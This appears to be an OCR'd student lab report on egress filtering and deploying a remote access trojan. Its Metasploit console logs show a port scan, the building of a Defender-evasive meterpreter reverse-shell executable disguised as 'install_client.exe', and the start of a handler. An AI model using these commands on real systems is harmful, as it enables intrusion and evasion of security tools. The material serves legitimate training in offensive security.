Student:	Email:
Isaiah Mosley	isaiahmosley80@gmail.com


Time on Task:	Progress:
68 hours, 22 minutes	100%

Report Generated: Tuesday, December 2, 2025 at 1:23 PM


Section 1: Hands-On Demonstration

Part 1: Check the Egress Filtering Policy


4. **Make a screen capture** showing the **nmap results**.



9. **Make a screen capture** showing the **nmap results**.




16. **Make a screen capture** showing the **firewall rules for the LAN port**.




Part 2: Deploy a Remote Access Trojan


4. **Make a screen capture** showing the **results of the msfvenom command**.



13. **Make a screen capture** showing **the steps to configure the server and the message that the server is running**.




23. **Make a screen capture** showing the **Windows command prompt including the session information and the command output.**




Section 2: Applied Learning

Part 1: Check Egress Filtering with Meterpreter

9. **Make a screen capture** showing the **successful exploit with the initial meterpreter prompt**.




17. **Make a screen capture** showing the **results of the scan**.




Part 2: Deploy an Evasive Trojan

7. **Make a screen capture** showing the **successful creation of the payload with the path.**




```
File  Actions  Edit  View  Help

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 172.31.0.40
RHOSTS => 172.31.0.40
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 22,80
PORTS => 22,80
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 172.31.0.40:          - 172.31.0.40:80 - TCP OPEN
[*] 172.31.0.40:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > sessions -K 1
[*] Killing all sessions...
[*] 172.30.0.40 - Meterpreter session 1 closed.
msf6 auxiliary(scanner/portscan/tcp) > use evasion/windows/windows_defender_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 evasion(windows/windows_defender_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 evasion(windows/windows_defender_exe) > set LHOST 172.31.0.4
LHOST => 172.31.0.4
msf6 evasion(windows/windows_defender_exe) > set LPORT 443
LPORT => 443
msf6 evasion(windows/windows_defender_exe) > set FILENAME install_client.exe
FILENAME => install_client.exe
msf6 evasion(windows/windows_defender_exe) > exploit

[*] Compiled executable size: 4096
[+] install_client.exe stored at /home/kali/.msf4/local/install_client.exe
msf6 evasion(windows/windows_defender_exe) >
```

22. **Make a screen capture** showing the **successful Meterpreter session** and the **results of the getuid command**.





```
File  Actions  Edit  View  Help
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:

Sorry, try again.
[sudo] password for kali:

sudo: 3 incorrect password attempts
msf6 evasion(windows/windows_defender_exe) >
msf6 evasion(windows/windows_defender_exe) > sudo mv /home/kali/.msf4/local/install_client.exe /var/www/html/install_client.exe
[*] exec: sudo mv /home/kali/.msf4/local/install_client.exe /var/www/html/install_client.exe

[sudo] password for kali:
msf6 evasion(windows/windows_defender_exe) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.31.0.4
LHOST => 172.31.0.4
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.31.0.4:443
[*] Sending stage (175174 bytes) to 172.30.0.2
[*]  - Meterpreter session 2 closed.  Reason: Died
[-] Meterpreter session 2 is not valid and will be closed




^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > getuid
[-] Unknown command: getuid
msf6 exploit(multi/handler) >
```

Section 3: Challenge and Analysis

Part 1: Create a Better Payload

Make a screen capture showing the **successful creation of the payload with payload.exe**.



Part 2: Deploy the Better Payload

Make a screen capture showing the **successful Meterpreter session**.